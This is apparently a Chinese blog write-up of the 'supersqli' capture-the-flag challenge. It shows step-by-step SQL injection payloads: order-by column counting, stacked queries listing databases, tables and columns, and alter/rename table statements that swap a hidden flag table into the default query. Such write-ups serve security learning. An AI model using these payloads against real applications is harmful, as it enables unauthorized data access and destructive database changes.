# supersqli_攻防世界

原创


Ogazaki_aki 于 2020-10-23 23:37:59 发布 242 收藏 3



本文链接：https://blog.csdn.net/u014794949/article/details/109250782





进入题目发现是文本框提交，通过尝试确定闭合字符和注入点




order by确定存在2个字段

```
1' order by 2#
```





union select查询发现关键字过滤



通过堆叠注入得到库名

```
1';show databases;#
```





尝试得到表名

```
1';show tables;#
```





尝试得到两表中的列名

```
1';show columns from `1919810931114514`;#
```





```
1';show columns from `words`;#
```




flag列中比较可能存放答案，words表里发现id与查询的出的数据类型相同，一个数字，一个字符串，所以猜测默认查询的就是words表，没有过滤rename和alter等，即可改变表的结构,因此可以将words表名改为其他名，再把1919810931114514表名改为words，但是其中还缺少id列，因此可以添加一个id列或者把flag改为id，这样这个表就成为了默认查询表


```
1';alter table  `1919810931114514` change flag id varchar(100);#
1'; desc `1919810931114514`;#
```




然后改表名

```
1';rename table `words` to `aaa`;rename table `1919810931114514` to `words`#
```

之后报错




销毁环境重新来一次之后得到flag